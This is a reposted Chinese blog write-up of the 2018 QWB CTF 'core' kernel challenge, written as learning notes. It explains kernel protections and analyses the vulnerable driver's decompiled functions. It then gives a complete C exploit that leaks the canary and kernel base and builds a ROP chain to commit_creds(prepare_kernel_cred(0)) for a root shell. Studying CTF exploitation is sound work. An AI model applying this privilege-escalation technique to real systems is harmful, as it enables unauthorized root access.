linux3.13.0内核溢出漏洞exp,Linux Kernel Pwn 学习笔记(栈溢出)

转载

higf12586 于 2021-05-06 00:24:01 发布 131 收藏
文章标签： linux3.13.0内核溢出漏洞exp

0x01 背景

栈溢出是最基本的一个漏洞，学习 pwn 从栈溢出开始学习是比较简单的入门方式。之前也研究过 linux 内核，但因为种种原因不得不放弃。现在跟着安卓版主学习了几天linux内核漏洞，收获了不少知识，开始自己梳理和分享自己的笔记，特此感谢版主老师的教导

0x02 内核基本知识

Canary: 是防止栈溢出的保护，一般在 ebp-0x8 的位置，学习 linux pwn 的基本知识，不细讲

KASLR：地址随机化，类似 ASLR

SMAP：内核保护机制，内核态不可使用用户态的数据

SMEP：内核保护机制，内核态不可执行用户的代码


commit_creds(prepare_kernel_cred(0)) :获得 root权限功能函数

file_opertion : Linux使用file_operations结构访问驱动程序的函数,这个结构的每一个成员的名字都对应着一个调用ioctl系统调用来控制设备

获取基址

vmlinux_base: 内核加载基址,有了这个可以绕过 kaslr 实现内核的其他函数

获取方式:head /proc/kallsyms 1,startup对应的地址就是基址



core_base:驱动加载基地址

查看基地址方式

cat /proc/modules

cat /proc/devices

cat /proc/kallsyms

lsmod

dmesg

```
/ # lsmod
core 16384 0 - Live 0xffffffffc0173000 (O)
```

0x03 分析代码

题目:2018 强网杯CTF pwncore

保护机制

从checksec我们可以知道开启canary和nx enable

```
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x0)
```


在start.sh可以看到内核没有开启smep和smap，但开启kaslr

```
qemu-system-x86_64 \
-m 256M \
-kernel ./bzImage \
-initrd  ./core.cpio \
-append "root=/dev/ram rw console=ttyS0 oops=panic panic=1 quiet kaslr useradd" \
-gdb tcp::1234 \
-netdev user,id=t0, -device e1000,netdev=t0,id=nic0 \
-nographic  \
```

程序逻辑

ioctl

首先是ioctl,通过ioctl可以实现core_read和修改off和core_core_func三个功能，我们可以控制ioctl的三个参数，就是arg1(a1),arg2,arg3



core_read

通过ioctl我们可以知道core_read的两个参数对应着arg3和arg2,这里有个泄漏栈地址的漏洞copy_to_user,该函数功能是从v6+off开始的位置读取64个字符到arg3中，通过这个函数可以将栈上v6+off到v6+off+0x64的栈空间传递到我们的buff,即可泄漏canary和vmlinux_base以及core_base,方便我们构造ROP chain。

```
unsigned __int64 __fastcall core_read(__int64 arg3, __int64 arg2)
{
  __int64 _arg3; // rbx
  __int64 *v3; // rdi
  signed __int64 i; // rcx
  unsigned __int64 result; // rax
  __int64 v6; // [rsp+0h] [rbp-50h]
  unsigned __int64 v7; // [rsp+40h] [rbp-10h]

  _arg3 = arg3;
  v7 = __readgsqword(0x28u);
  printk(&unk_25B, arg2);
  printk(&unk_275, off);
  v3 = &v6;
  for ( i = 16LL; i; --i )
  {
    *(_DWORD *)v3 = 0;
    v3 = (__int64 *)((char *)v3 + 4);
  }
  strcpy((char *)&v6, "Welcome to the QWB CTF challenge.\n");
  result = copy_to_user(_arg3, (char *)&v6 + off, 64LL);// 泄漏地址
  if ( !result )
    return __readgsqword(0x28u) ^ v7;
  __asm { swapgs }
  return result;
}
```

core _write

core_write函数这里copy_from_user可以让我们写name,限制字符数是0x800

```
signed __int64 __fastcall core_write(__int64 a1, __int64 a2, unsigned __int64 a3)
{
  unsigned __int64 v3; // rbx

  v3 = a3;
  printk(&unk_215);
  if ( v3 <= 0x800 && !copy_from_user(&name, a2, v3) )
    return (unsigned int)v3;
  printk(&unk_230);
  return 4294967282LL;
}
```

copy_copy_func

这里注意到qmemcpy,v2是rbp-50h的地方，可是name是我们控制的变量，并且可以写0x800个字符，那么我们可以这里进行栈溢出劫持控制流

```
signed __int64 __fastcall core_copy_func(signed __int64 a1)
{
  signed __int64 result; // rax
  __int64 v2; // [rsp-50h] [rbp-50h]
  unsigned __int64 v3; // [rsp-10h] [rbp-10h]

  v3 = __readgsqword(0x28u);
  printk(&unk_215);
  if ( a1 > 63 )
  {
    printk(&unk_2A1);
    result = 0xFFFFFFFFLL;
  }
  else
  {
    result = 0LL;
    qmemcpy(&v2, &name, (unsigned __int16)a1);
  }
  return result;
}
```

如何编写EXP

编写EXP的时候我们需要注意，进入内核时需要保存当前进程的环境,同时在

init_module 里面有个core_proc = proc_create("core", 438LL, 0LL, &core_fops);

core_fops是file_operation的结构体，它是linux调用的时候指定的函数，

驱动加载的时候调用了init_module,导致我们写的一些函数都指向了驱动中的函数。

这里注册了core_write、core_ioctl、core_release,通过这个结构体我们调用write就是调用core_write,ioctl就是调用core_ioctl.知道这些才能正确地编写exp，exp对应函数调用如下：

void core_read(char *buf){

ioctl(fd,0x6677889B,buf);

}

```
void change_off(long long v1){
ioctl(fd,0x6677889c,v1);
}
void core_write(char *buf,int a3){
write(fd,buf,a3);
}
void core_copy_func(long long size){
ioctl(fd,0x6677889a,size);
}
```

rop编写

rop思路流程：

1.用canary绕过canary保护

2.调用commit_creds(prepare_kernel_cred(0))提权

3.回到用户态进行调用system("/bin/sh")来getshell

4.最后修复环境。

注：建议用ropper找ROP，不然ROPgadget太慢

```
for(i = 0;i < 8;i++){
rop[i] = 0x66666666; //offset
}
rop[i++] = canary; //canary
rop[i++] = 0; //rbp(junk)
rop[i++] = vmlinux_base + 0xb2f; //pop_rdi_ret;
rop[i++] = 0; //rdi
rop[i++] = prepare_kernel_cred_addr;
rop[i++] = vmlinux_base + 0xa0f49; //pop_rdx_ret
rop[i++] = vmlinux_base + 0x21e53; //pop_rcx_ret
rop[i++] = vmlinux_base + 0x1aa6a; //mov_rdi_rax_call_rdx
rop[i++] = commit_creds_addr;
rop[i++] = core_base + 0xd6; //swapgs_ret
rop[i++] = 0; //rbp(junk)
rop[i++] = vmlinux_base + 0x50ac2; //iretp_ret
```

rop[i++] = (size_t)shell;

rop[i++] = user_cs;

rop[i++] = user_eflags;

rop[i++] = user_sp;

rop[i++] = user_ss;

EXP代码如下

EXP程序流程：

1.就是set_off设置off的值

2.然后调用read泄漏地址

3.在调用write写rop

4.最后调用copy_copy_func实现栈溢出劫持控制流get_shell()

```
//rop.c
//gcc rop.c -o poc -w -static
#include
#include
#include
int fd;
void core_read(char *buf){
ioctl(fd,0x6677889B,buf);
//printf("[*]The buf is:%x\n",buf);
}
void change_off(long long v1){
ioctl(fd,0x6677889c,v1);
}
void core_write(char *buf,int a3){
write(fd,buf,a3);
}
void core_copy_func(long long size){
ioctl(fd,0x6677889a,size);
}
void shell(){
```

```
system("/bin/sh");
}
unsigned long user_cs, user_ss, user_eflags,user_sp ;
void save_stats(){
asm(
"movq %%cs, %0\n"
"movq %%ss, %1\n"
"movq %%rsp, %3\n"
"pushfq\n"
"popq %2\n"
:"=r"(user_cs), "=r"(user_ss), "=r"(user_eflags),"=r"(user_sp)
:
: "memory"
);
}
int main(){
int ret,i;
char buf[0x100];
size_t vmlinux_base,core_base,canary;
size_t commit_creds_addr,prepare_kernel_cred_addr;
size_t commit_creds_offset = 0x9c8e0;
size_t prepare_kernel_cred_offset = 0x9cce0;
size_t rop[0x100];
save_stats();
fd = open("/proc/core",O_RDWR);
change_off(0x40);
core_read(buf);
/*
for(i=0;i<0x40;i++){
printf("[*] The buf[%x] is:%p\n",i,*(size_t *)(&buf[i]));
}
```

```
*/
vmlinux_base = *(size_t *)(&buf[0x20]) - 0x1dd6d1; "'0x1dd6d1'"
core_base = *(size_t *)(&buf[0x10]) - 0x19b;
prepare_kernel_cred_addr = vmlinux_base + prepare_kernel_cred_offset;
commit_creds_addr = vmlinux_base + commit_creds_offset;
canary = *(size_t *)(&buf[0]);
printf("[*]canary:%p\n",canary);
printf("[*]vmlinux_base:%p\n",vmlinux_base);
printf("[*]core_base:%p\n",core_base);
printf("[*]prepare_kernel_cred_addr:%p\n",prepare_kernel_cred_addr);
printf("[*]commit_creds_addr:%p\n",commit_creds_addr);
//junk
for(i = 0;i < 8;i++){
rop[i] = 0x66666666; //offset
}
rop[i++] = canary; //canary
rop[i++] = 0; //rbp(junk)
rop[i++] = vmlinux_base + 0xb2f; //pop_rdi_ret;
rop[i++] = 0; //rdi
rop[i++] = prepare_kernel_cred_addr;
rop[i++] = vmlinux_base + 0xa0f49; //pop_rdx_ret
rop[i++] = vmlinux_base + 0x21e53; //pop_rcx_ret
rop[i++] = vmlinux_base + 0x1aa6a; //mov_rdi_rax_call_rdx
rop[i++] = commit_creds_addr;
rop[i++] = core_base + 0xd6; //swapgs_ret
rop[i++] = 0; //rbp(junk)
rop[i++] = vmlinux_base + 0x50ac2; //iretp_ret
rop[i++] = (size_t)shell;
rop[i++] = user_cs;
rop[i++] = user_eflags;
rop[i++] = user_sp;
```

```
rop[i++] = user_ss;

core_write(rop,0x100);

core_copy_func(0xf000000000000100);

return 0;

}
```

0x04 总结

这是我进入 Linux Kernel pwn 的敲门砖，自己当时听完觉得有点迷糊，看了代码的时候觉得很简单，但是当自己敲的时候又有很多问题不懂，只有当敲完一遍，把程序流程梳理了之后很多地方都清晰了。Linux 内核是很大的世界，要想完全理解，还要深入研究

题目下载地址：https://github.com/Vinadiak/LinuxKernelPwn